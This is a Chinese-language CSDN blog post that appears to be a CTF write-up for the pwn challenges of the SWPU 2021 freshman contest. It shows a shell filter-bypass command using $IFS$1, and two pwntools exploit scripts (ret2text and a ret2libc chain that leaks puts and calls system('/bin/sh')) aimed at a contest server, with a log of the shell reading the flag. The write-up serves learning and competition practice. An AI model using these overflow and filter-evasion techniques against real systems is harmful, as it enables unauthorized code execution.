
SWPU新生赛2021 Pwn部分WriteUp

原创

是Mumuzi 于 2021-10-11 18:15:42 发布 595 收藏 1


分类专栏： NSSCTF ctf 文章标签： 网络安全

本文链接：https://blog.csdn.net/qq_42880719/article/details/120581855


NSSCTF 同时被 2 个专栏收录

6 篇文章 1 订阅

订阅专栏


ctf

75 篇文章 29 订阅

订阅专栏

第一波放题

nc签到

不能有’cat’,‘ls’,’ ‘,‘cd’,‘echo’,’<’,’${IFS}’

这很web

直接绕就行


tacIFS1flag

```
My_shell_ProVersion
tac$IFS$1flag
NSSCTF{0d22364b-f2f1-4f5c-9290-d9bf68771bd8}
```

gift_pwn

ret2text


```
from pwn import *
p = remote('1.14.71.254','28057')
p.sendline('a'*(0x10+8)+p64(0x4005b6))
p.interactive()
```



whitegive_pwn

ret2libc3

```
from pwn import *
p = remote('1.14.71.254','28113')
elf = ELF('./pwn3')

puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
start_add = elf.symbols['_start']

pop_rdi = 0x400763
payload1 = 'a'*(16+8) + p64(pop_rdi) +p64(puts_got) + p64(puts_plt) + p64(start_add)
p.sendline(payload1)

puts_add = u64(p.recv(6).ljust(8,'\x00'))
print(hex(puts_add))

libc_base = puts_add - 0x06f6a0
system_add=libc_base+0x0453a0
binsh=libc_base+0x18ce57

payload2 = 'a'*(16+8) + p64(pop_rdi) + p64(binsh)+ p64(system_add)
p.sendline(payload2)
p.interactive()
```


mumuzi@ubuntu:~/Desktop$ python e.py
[+] Opening connection to 1.14.71.254 on port 28113: Done
[*] '/home/mumuzi/Desktop/pwn3'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
0x7efc985066a0
[*] Switching to interactive mode
$ ls
bin
dev
flag
lib
lib32
lib64
pwn5
$ cat flag
NSSCTF{ca1e40c3-fc0b-4bf5-8d2b-acb0b85f4afc}
$
pwn3
CSDN @是Mumuzi